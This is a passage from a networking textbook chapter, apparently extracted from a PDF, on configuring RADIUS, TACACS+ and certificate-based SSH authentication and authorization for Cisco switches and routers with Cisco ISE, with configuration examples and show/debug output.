- RADIUS Authentication Settings:
  - RADIUS UDP Settings:
    - Protocol: RADIUS
    - \* Shared Secret: (masked with dots) (Show)
    - Use Second Shared Secret:  (i)
    - CoA Port: 1700 (Set To Default)
  - RADIUS DTLS Settings (i):
    - DTLS Required:  (i)
    - Shared Secret: radius/dtls (i)

this figure will be printed in b/w

**Figure 10-4.** Add device in ISE

Now that we have the device configured in ISE, we can test that ISE is responding. In this example, we see that the user is rejected. That is a good sign because it means that we are communicating with the ISE server:

```
MgtSw#test aaa group ISE_GROUP APRESS APRESS new-code
User rejected
```

Next, we need to set up the switch with authentication and authorization lists. The easy option is to use the default list. If you choose default, when you create your lists, your console and VTY lines will automatically associate with the lists. For more granularity, it is best practice to use a named list and manually associate the list with your VTY lines:

```
MgtSw(config)#aaa authentication login ?
WORD Named authentication list (max 31 characters, longer will be
 rejected).
default The default authentication list.
MgtSw(config)#aaa authentication login LOGIN_LIST group ?
```

```

510 WORD Server-group name
511 ldap Use list of all LDAP hosts.
512 radius Use list of all Radius hosts.
513 tacacs+ Use list of all Tacacs+ hosts.

514 ! This command creates a list called LOGIN_LIST
515 ! You could use group radius and it will use any available RADIUS server
516 ! It is best practice to select a specific group
517 ! If the RADIUS servers in the group are not available, it will fall back to using local
518 authentication
519 ! Local authentication will not be used if the RADIUS server responds with authentication
520 failed.
521 MgtSw(config)#aaa authentication login LOGIN_LIST group ISE_GROUP local
522 ! Now configure authorization and accounting to use the ISE_GROUP
523 ! We are authorizing exec. This refers to the exec levels that the user can access
524 MgtSw(config)#aaa authorization exec AUTHOR_LIST group ISE_GROUP if-authenticated
525 MgtSw(config)#aaa accounting exec default start-stop group ISE_GROUP
526 ! Associate the lists to the VTY lines
527 MgtSw(config)#line vty 0 4
528 MgtSw(config-line)#login authentication LOGIN_LIST
529 MgtSw(config-line)#authorization exec AUTHOR_LIST
530 ! Optionally, you can set a default privilege level to use if ISE does not return a shell
531 privilege level
532 MgtSw(config-line)#privilege level 15

```

Now that RADIUS is configured, let's try to authenticate. In the following example, you can see that the switch is communicating with the RADIUS server, but authentication failed. This is because we haven't configured any users or rules on the server yet:


```

536 MgtSw#show aaa servers

537 RADIUS: id 1, priority 1, host 172.20.1.25, auth-port 1812, acct-port 1813
538 State: current UP, duration 2408s, previous duration 0s
539 Dead: total time 0s, count 0
540 Quarantined: No
541 Authen: request 7, timeouts 4, failover 0, retransmission 3
542 Response: accept 0, reject 3, challenge 0
543 Response: unexpected 0, server error 0, incorrect 4, time 103ms
544 Transaction: success 3, failure 1
545 Throttled: transaction 0, timeout 0, failure 0<output truncated>

```

Figure 10-5 is a packet capture of a RADIUS packet. Notice that all of the options are completely visible in the packet capture except for the password. This can be seen as a security risk, but remember that the RADIUS traffic is only from the router or switch back to the RADIUS server. The traffic from the user to the network device is encrypted using SSH.



this figure will be printed in b/w

**Figure 10-5.** RADIUS authentication

In a typical enterprise environment, the rules for authentication and authorization are planned and configured before devices are added. In our example, we will walk through a simple rule set in ISE. ISE is organized by Work Centers. It can be confusing when trying to configure ISE for device administration using RADIUS because you DO NOT use the Device Administration Work Center. That Work Center is only for TACACS+. Instead, we use the Network Access Work Center.

In our example, we will have RADIUS send the privilege level to the network device. We created an authorization profile for privilege level 15 and another for level 7. Figure 10-6 shows the example for level 15. You would change the 15 to a 7 for the level 7 rule. If you remember from earlier in the book, the only privilege levels with commands associated by default are 1 and 15. If you use another privilege level, you need to associate commands to that level.

550  
551  
552  
553  
554  
555  
556  
557  
558  
559

AUS

this figure will be printed in b/w




Figure 10-6. Authorization profile

560 Next, we will create a policy set that uses the authorization profile. Our example uses two rules when  
 561 the port type is virtual. It is useful to associate the authentication rules to only request with this port type  
 562 because it will prevent it from conflicting with 802.1x and wireless authorization. One of the rules assigns the  
 563 Priv 7 authorization profile to users in the local Priv 7 Device Admins group. The other does the same for Priv  
 564 15. Figure 10-7 shows an example of this configuration in ISE.



The screenshot shows the Cisco ISE Policy Sets configuration interface. The main heading is "Policy Sets → Remote Administration". A search bar is present. Below the search bar, there is a table of policy sets. The "Remote Administration" policy set is selected, and its details are shown below. The details include a table of authorization rules with columns for Status, Rule Name, Conditions, Results, Profiles, Security Groups, and Hits.

| Status | Policy Set Name       | Description | Conditions                          | Allowed Protocols / Server Sequence |
|--------|-----------------------|-------------|-------------------------------------|-------------------------------------|
| ✓      | Remote Administration |             | Radius-NAS-Port-Type EQUALS Virtual | Default Network Access              |

| + | Status | Rule Name | Conditions                                                                  | Results      |                  |   | Hits |
|---|--------|-----------|-----------------------------------------------------------------------------|--------------|------------------|---|------|
|   |        |           |                                                                             | Profiles     | Security Groups  |   |      |
| + | ✓      | Priv 15   | InternalUser-IdentityGroup EQUALS User Identity Groups.Priv15 Device Admins | PRIV15_ADMIN | Select from list | 0 |      |
| + | ✓      | Priv 7    | InternalUser-IdentityGroup EQUALS User Identity Groups.Priv 7 Device Admins | PRIV7_ADMIN  | Select from list | 0 |      |
| + | ✓      | Default   |                                                                             | DenyAccess   | Select from list | 0 |      |

this figure will be printed in b/w

**Figure 10-7.** RADIUS policy set

After configuring the RADIUS server to allow the user, you can look at the output of `show aaa server` and see that it has an accepted authentication request now. You can also use the `show users` command to see that the RADIUS authenticated user is currently logged into the router. You can also see that the user is authorized for privilege level 7:

```
Router3#ssh -vrf Mgmt -l JrAdmin 172.20.1.2
Password:
```

```
MgtSw#show aaa servers
```

```
RADIUS: id 1, priority 1, host 172.20.1.25, auth-port 1812, acct-port 1813
State: current UP, duration 4759s, previous duration 0s
Dead: total time 0s, count 0
Quarantined: No
Authn: request 10, timeouts 4, failover 0, retransmission 3
Response: accept 1, reject 5, challenge 0
Response: unexpected 0, server error 0, incorrect 4, time 148ms
Transaction: success 6, failure 1
Throttled: transaction 0, timeout 0, failure 0
Author: request 0, timeouts 0, failover 0, retransmission 0
Response: accept 0, reject 0, challenge 0
Response: unexpected 0, server error 0, incorrect 0, time 0ms
Transaction: success 0, failure 0
Throttled: transaction 0, timeout 0, failure 0
Account: request 1, timeouts 0, failover 0, retransmission 0
Request: start 1, interim 0, stop 0
Response: start 1, interim 0, stop 0
```

```

589 Response: unexpected 0, server error 0, incorrect 0, time 15ms
590 Transaction: success 1, failure 0
591 Throttled: transaction 0, timeout 0, failure 0
592 Elapsed time since counters last cleared: 1h19m
593 Estimated Outstanding Access Transactions: 0
594 Estimated Outstanding Accounting Transactions: 0
595 Estimated Throttled Access Transactions: 0
596 Estimated Throttled Accounting Transactions: 0
597 Maximum Throttled Transactions: access 0, accounting 0
598 Requests per minute past 24 hours:
599 high - 0 hours, 56 minutes ago: 4
600 low - 0 hours, 0 minutes ago: 0
601 average: 0
602 MgtSw#show privilege
603 Current privilege level is 7
604 MgtSw#show users
605 Line User Host(s) Idle Location
606 0 con 0 idle 00:36:23
607 * 2 vty 0 JrAdmin idle 00:00:00 172.20.1.13
608
609 Interface User Mode Idle Peer Address
610
611 MgtSw#

```

610 If you have issues with authentication or authorization, the ISE RADIUS Live Logs is a good place to find  
611 more information. Figure 10-8 shows an example of the Live Logs page. We will delve into this a lot more in  
612 Chapter 16.

AU9

this figure will be printed in b/w




Figure 10-8. RADIUS Live Logs

## 613 TACACS+

614 For authentication to network devices, TACACS+ is more commonly used than RADIUS. TACACS+ is more  
615 flexible than RADIUS due to the granularity of command authorization. It supports more authentication  
616 options by allowing for the separation of authentication and authorization. With TACACS+, one can use  
617 Kerberos or certificates to authenticate and then get their authorizations from TACACS.

AU10

618 TACACS+ is also considered more secure, since it encrypts the entire payload of the packet and not just  
619 the password. This protects the username and authorized service.

By default, TACACS+ uses TCP port 49. Since it uses TCP, instead of UDP (used by RADIUS), it can detect when there is congestion on the network or when a connection is lost.

One of the biggest-selling points of TACACS+ is per-command authorization. TACACS+ allows an administrator to control which commands a user can execute. Centralized command authorization provides enterprise administrators with the opportunity to create granular authorization profiles. A drawback of using this feature is the network device needs to communicate with the TACACS server each time a command is issued. This can have a noticeable impact over high-latency links.

The following example alters the RADIUS configuration. TACACS+ authentication is added, and then it is set higher in the list than RADIUS. This makes RADIUS a backup to TACACS+. If the TACACS+ server is responding and shows that authentication fails for a user, it will not also check with RADIUS. RADIUS is only contacted when the TACACS+ server does not respond:

```
MgtSw(config)#tacacs server TACACS_ISE
MgtSw(config-server-tacacs)#address ipv4 172.20.1.25
! Single connection reduces overhead by not closing the TCP connection after each command
MgtSw(config-server-tacacs)#single-connection
MgtSw(config-server-tacacs)#key APRESS
MgtSw(config-server-tacacs)#exit
MgtSw(config)#aaa group server tacacs+ TACACS_GROUP
MgtSw(config-sg-tacacs)#server name TACACS_ISE
MgtSw(config-sg-tacacs)#ip tacacs source-interface vlan172
MgtSw(config-sg-tacacs)#exit
MgtSw(config)#aaa authentication login LOGIN_LIST group TACACS_GROUP group ISE_GROUP local
MgtSw(config)#aaa authorization exec AUTHOR_LIST group TACACS_GROUP group ISE_GROUP if-aut
MgtSw(config)#aaa accounting exec default start-stop group TACACS_GROUP group ISE_GROUP
! To support TACACS+ command authorization we need to add a few commands
! We need to authorize commands at every exec level that we plan to use
! Since we are usng TACACS+ for command authorization, it is safe to only use levels 0,1,
and 15
MgtSw(config)#aaa authorization commands 0 default group TACACS_GROUP
MgtSw(config)#aaa authorization commands 1 default group TACACS_GROUP
MgtSw(config)#aaa authorization commands 15 default group TACACS_GROUP
MgtSw(config)#aaa authorization configuration default group TACACS_GROUP
! Tells the network device to send config commands to TACACS
MgtSw(config)#aaa authorization config-commands
```

With the network device portion now set up for TACACS with command authorization, we can move on to setting up authorization in ISE. Deciding who should be allowed to execute which commands and where is one of the first steps. Our examples focus on how to configure the command sets. Your security policy will dictate what should be in the command sets. The most basic command set allows everything. We will give that to users in the Windows Active Directory group “SuperAdmins.” We will give a restricted command set to users in the Active Directory group “HelpDesk.” Figure 10-9 shows an example of a command set which allows any command. The Permit any command that is not listed below is checked, and nothing else is included.

this figure will be printed in b/w




Figure 10-9. TACACS PermitAll command set

662 A more interesting command set is one where you only want to allow specific commands. You can use  
 663 a combination of permit, deny, and deny always. For the most part, the list is evaluated from the top down.  
 664 When you create your authorization profile, you can reference a combination of command sets, and it will  
 665 use a first match to determine if the command is authorized. The exception is when deny always is used.  
 666 That will trump any permits.

667 Figure 10-10 shows an example of a simple command set. The first word in each command is usually  
 668 the command, while everything else you type is the argument. We used an asterisk as an argument. That  
 669 is an example of a wildcard. You can use almost any regular expression to help build a command set. For  
 670 example, you can use ranges of numbers such as [0-4]. A question mark can be used to say there must  
 671 be some character in the position, but it can be any character. The asterisk means it could be 0 or more  
 672 characters.

Identify Groups   Ext Id Sources   Network Resources   Policy Elements   Device Admin Policy Sets   Reports   Settings

TACACS Command Sets > New

**Command Set**

Name: Helpdesk

Description:

**Commands**

Permit any command that is not listed below

+ Add   Trash   Edit   Move Up   Move Down

| Grant  | Command   | Arguments             |       |
|--------|-----------|-----------------------|-------|
| PERMIT | interface | *                     | ✎ ✕ + |
| PERMIT | configure | terminal              | ✎ ✕ + |
| PERMIT | show      | running-configuration | ✎ ✕ + |

Cancel   Submit

this figure will be printed in b/w

**Figure 10-10.** TACACS restrictive command set

Do you remember when we added the network device to ISE and we set a device type and location? We can use this in our rules so we can give different groups of administrators access to different devices. In Figure 10-11, we show an example of a policy set that will only match devices in Maryland of device type Virtual Switch. It will look up groups in Active Directory and assign the PermitAll command set to HelpDesk.

Network Access   Global Access   TACACS   RADIUS   Profiles   Device Administration   Password

Overview   Identities   User Identity Groups   Ext Id Sources   Network Resources   Policy Elements   Device Admin Policy Sets   Reports   Settings

Click here to do wireless setup and visibility

Policy Sets → Colorado Routers Administration   Reset Policyset History

| Status | Policy Set Name                 | Description | Conditions                                                                                                       | Allowed Protocols | Users                |
|--------|---------------------------------|-------------|------------------------------------------------------------------------------------------------------------------|-------------------|----------------------|
| On     | Colorado Routers Administration |             | AND<br>DEVICE Location EQUALS AllLocations\Maryland<br>DEVICE Device Type EQUALS All Device Types\Virtual Switch |                   | Default Device Admin |

Authentication Policy (1)  
 Authentication Policy - Local Exceptions  
 Authentication Policy - Global Exceptions  
 Authentication Policy (3)

| Status | Rule Name   | Conditions                                                                              | Results         | Shell Profiles         |
|--------|-------------|-----------------------------------------------------------------------------------------|-----------------|------------------------|
| On     | SuperAdmins | ActiveDirectory\ExternalGroups\EG001LS look.golang.com\Net Users and Groups\superadmins | PermitAll       | Privs_Std              |
| On     | helpdesk    | ActiveDirectory\ExternalGroups\EG001LS look.golang.com\Net Users and Groups/helpdesk    | PermitAll       | Privs_Std              |
| On     | Default     |                                                                                         | DenyAllCommands | Deny All Shell Profile |

this figure will be printed in b/w

**Figure 10-11.** TACACS policy set

Not all network devices send the commands over the same way. The Live Logs help you determine how ISE received the command. In this example, we log in as a user in the HelpDesk group and try to run a command. In this example, we tried to log in as helpdesk\_admin and run show ip inte br. However,

```

673 authorization failed. If we look at the Live Logs, we can see exactly how the command was received by ISE
674 and add it to the command set:


675 Router3#ssh -vrf Mgmt -l helpdesk_admin 172.20.1.2
676 Password:

677 MgtSw#sh ip int br
678 Command authorization failed.

679 MgtSw#

```

this figure will be printed in b/w



**Figure 10-12.** TACACS command failed authorization

## Certificate-Based Authentication and Authorization

Many organizations are moving away from usernames and passwords and are using certificates now. In many cases, the certificate is stored on a card, but the concept is the same. To support certificate authentication and authorization, we can configure the router to authenticate a user when it trusts a certificate and then pass the certificate to ISE using TACACS+ for authorization.

The first step is to configure the network device to trust the certificates:

```

! Configure network time to ensure network devices are in sync
! We are using a Mgmt VRF. We will explain VRFs in a later section
Router3(config)#ntp server vrf Mgmt 172.20.1.1
! Create a trustpoint. We will copy the trusted certificate text in the terminal
Router3(config)#crypto pki trustpoint CA
Router3(ca-trustpoint)#enrollment terminal
Router3(ca-trustpoint)#revocation-check none

```

```

! We will grab the CN from the certificates subject and use is as the username 680
! We will present that username to ISE in a later step 681
Router3(ca-trustpoint)#authorization username subjectname commonname 682
Router3(ca-trustpoint)#exit 683
Router3(config)#crypto pki authenticate CA 684

Enter the base 64 encoded CA certificate. 685
End with a blank line or the word "quit" on a line by itself 686

-----BEGIN CERTIFICATE----- 687
MIIDqzCCApOgAwIBAgIQSJO+3pJwNlpDrDxPJoFjujANBgkqhkiG9w0BAQoFADBo 688
MRMwEQYKCZImiZPyLQBGRYDY29tMRkwFwYKCZImiZPyLQBGRYJZ29pbmd2aXJs 689
MRQwEgYKCZImiZPyLQBGRYEM9vazEgMB4GA1UEAxMXM9vay1XSU4trJi1S1Iw 690
OUtWREotQoEwHhcNMjAwNTAxMDEyNDM1WhcNMjUwNTAxMDEzNDM0WjBoMRMwEQYK 691
CZImiZPyLQBGRYDY29tMRkwFwYKCZImiZPyLQBGRYJZ29pbmd2aXJsMRQwEgYK 692
CZImiZPyLQBGRYEM9vazEgMB4GA1UEAxMXM9vay1XSU4trJi1S1IwOUtWREot 693
QoEwggEiMAoGCSqGSIb3DQEBBQUAA4IBDwAwggEKAoIBAQMdpSMCpDQ89Z8RwGu7 694
bUkwVz5438rGn65ot2RARZNOFZIdNOi1MbSTeOL+YfP+FESeo+pemKD36Uo6E15m 695
VEFwOSgOPanUJo01t3RqmtxP3d57GDEmsQli/ArU4071vYtLfl7R6nOya1PAKgoF 696
cmKvJc6P0aVbDvx5rJEOPxAfi6mAtj8/bholiQLYdZN/qRGAiIDHfKJsc0ECcga 697
MC02naMzr4WV43Isxc9bPrIURhZUDPqA7D3mu7RTNJ+0Skb5iyytcuWgK50PobT 698
EyVLhmhiqqZBG4aCBCRdKlRd1840pN/Dz8v+SeE15AM+WxB/d5ZpJJHVzuudnak6 699
YIaVAgMBAAAGjUTBPMAsGA1UdDwQEAwIBhjAPBgNVHRMBAf8EBTADAQH/MBOGA1Ud 700
DgQWBRRHxuoG5LNxo77rKic3eGY2QmwYHjAQBgkrBgEEAYI3FQEEAwIBADANBgkq 701
hkiG9w0BAQoFAAOCAQEAGzANLX8BmEuLR8bJkfwpbqbjehFjbl2q+4M/qvNIGYcn 702
FwydaHtMdsGuErLXP73KVeU6l132dEx8hyT9ncD6PQiD7R2a8zW8ZgGc/8+YcPzY 703
x9pzW3j7KGaCbAVRBNhqWXPAdHmvSxS0olxBTj4Ecp6baFtlX1e1YT/J5VMVaZV0 704
3kwlOM45ky1QVP4wdQ6+WtWTz3a4tep6iA+aF+YkaiDr6DBicx++6+a55AMxZdFZ 705
9p6dtHUo4yXXWSOyUOI4bTYfdTjjEuqja6azMS8p4Sj3KCW6VhcQuqmYbqltT8Bd 706
KYoeQfgMioY4lyQGHg9egTljVAc7yKuNu9aEqqescw== 707
-----END CERTIFICATE----- 708

Certificate has the following attributes: 709
 Fingerprint MD5: 23E8246B 257A84D7 00379BB7 7D48CE35 710
 Fingerprint SHA1: A3D2A50B 7D0C281D A504D9A9 2A99CF04 07F53B56 711

% Do you accept this certificate? [yes/no]: yes 712
Trustpoint CA certificate accepted. 713
% Certificate successfully imported 714

Router3(config)# 715
! Configure SSH, if you haven't already 716
Router3(config)#crypto key generate rsa modulus 2048 label SSH-RSA usage-keys 717
The name for the keys will be: SSH-RSA 718

% The key modulus size is 2048 bits 719
% Generating 2048 bit RSA keys, keys will be non-exportable... 720
[OK] (elapsed time was 2 seconds) 721
% Generating 2048 bit RSA keys, keys will be non-exportable... 722
[OK] (elapsed time was 0 seconds) 723

```

```

724 Router3(config)#ip ssh rsa keypair-name SSH-RSA
725 Router3(config)#ip ssh version 2
726 Router3(config)#
727 *May 15 05:58:10.738: %SSH-5-DISABLED: SSH 2.0 has been disabled
728 *May 15 05:58:10.742: %SSH-5-ENABLED: SSH 2.0 has been enabled
729 Router3(config)#ip ssh time-out 60
730 Router3(config)#ip ssh authentication-retries 2
731 ! Create the certificate authenticaiton profile
732 Router3(config)#ip ssh server certificate profile
733 Router3(conf-ssh-server-cert-profile)#user
734 Router3(conf-ssh-server-cert-profile-user)#trustpoint verify CA
735 Router3(conf-ssh-server-cert-profile-user)#exit
736 Router3(conf-ssh-server-cert-profile)#exit
737 Router3(config)#ip ssh server algorithm hostkey ssh-rsa
738 Router3(config)#ip ssh server algorithm authentication publickey
739 Router3(config)#ip ssh server algorithm publickey x509v3-ssh-rsa
740 ! TACACS was pre-staged in this example
741 Router3(config)#do sh run | sec tac
742 aaa group server tacacs+ ISE_GROUP
743 server name ISE
744 ! You only need the following command if you are using a Mgmt VRF
745 ! If you don't know what that is, you probably aren't using one
746 ip vrf forwarding Mgmt
747 ip tacacs source-interface GigabitEthernet4
748 tacacs server ISE
749 address ipv4 172.20.1.25
750 key 6 N\ffP^VY[NhKbbX]DNWTAQ_cS_gBTfbIH
751 single-connection
752 Router3(config)
753 ! TACACS is configured for authorization but not authentication
754 Router3#show run | sec aaa auth
755 aaa authorization config-commands
756 aaa authorization exec default group ISE_GROUP if-authenticated
757 aaa authorization commands 0 default group ISE_GROUP if-authenticated
758 aaa authorization commands 1 default group ISE_GROUP if-authenticated
759 aaa authorization commands 15 default group ISE_GROUP if-authenticated
760 aaa authorization configuration default group ISE_GROUP
761 ! We add an authorization to make it work with certificates
762 Router3(config)#aaa authorization network ISE_LIST group ISE_GROUP
763 Router3(config)#crypto pki trustpoint CA
764 Router3(ca-trustpoint)#authorization list ISE_LIST

```

765 The next part is setting up the client. The SSH client must be configured to present a certificate for  
766 authentication. There are several SSH clients that support certificates. One example is SecureCRT. In  
767 SecureCRT, you can go to Options ► Global Options. After that, choose SSH. If you are using a certificate in  
768 a Windows certificate store, select CAPI and pick the certificate you wish to use. Uncheck the option to use  
769 the certificate as a raw key. We want to use X.509. This example assumes you already have user certificates  
770 configured and trusted by the trusted certificate authority.

771 If you haven't set up an ISE authorization rule set, it will fail. The following snippet from debug crypto  
772 pki validation and debug tacacs shows that we trust the certificate, but ISE refused to authorize it. In the  
773 case of this example, it is because the only TACACS rule we created was for switches in Location: Maryland.  
774 This is a router in Location: Colorado:



```

*May 15 06:45:37.313: CRYPTO_PKI: (A0003) Adding peer certificate 775
*May 15 06:45:37.314: CRYPTO_PKI: (A0003) Adding peer certificate 776
*May 15 06:45:37.315: CRYPTO_PKI: ip-ext-val: IP extension validation not required 777
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Check for identical certs 778
*May 15 06:45:37.315: CRYPTO_PKI : (A0003) Validating non-trusted cert 779
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Create a list of suitable trustpoints 780
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Suitable trustpoints are: CA, 781
*May 15 06:45:37.316: CRYPTO_PKI: (A0003) Attempting to validate certificate using CA policy 782
*May 15 06:45:37.317: CRYPTO_PKI: (A0003) Certificate is verified 783
*May 15 06:45:37.317: CRYPTO_PKI: Checking AAA authorization 784
*May 15 06:45:37.318: TPLUS: Queuing AAA Authorization request 8022 for processing 785
*May 15 06:45:37.318: TPLUS: processing authorization request id 8022 786
*May 15 06:45:37.318: TPLUS: Protocol set to NoneSkipping 787
*May 15 06:45:37.318: TPLUS: Sending AV service=pki 788
*May 15 06:45:37.318: TPLUS: Authorization request created for 8022(noc_admin) 789
*May 15 06:45:37.318: TPLUS: Using server 172.20.1.25 790
*May 15 06:45:37.319: TPLUS(00001F56)/0/NB_WAIT/7FD9AFD618F0: Started 5 sec timeout 791
*May 15 06:45:37.319: TPLUS:Write interest set for socket 0 792
*May 15 06:45:37.320: TPLUS(00001F56)/0/NB_WAIT: wrote entire 41 bytes request 793
*May 15 06:45:37.321: TPLUS:Write interest disabled for socket 0 794
*May 15 06:45:37.321: TPLUS: Would block while reading pak header 795
*May 15 06:45:37.350: TPLUS(00001F56)/0/READ: read entire 12 header bytes (expect 6 bytes) 796
*May 15 06:45:37.350: TPLUS(00001F56)/0/READ: read entire 18 bytes response 797
*May 15 06:45:37.351: TPLUS(00001F56)/0/7FD9AFD618F0: Processing the reply packet 798
*May 15 06:45:37.351: TPLUS: received authorization response for 8022: FAIL 799
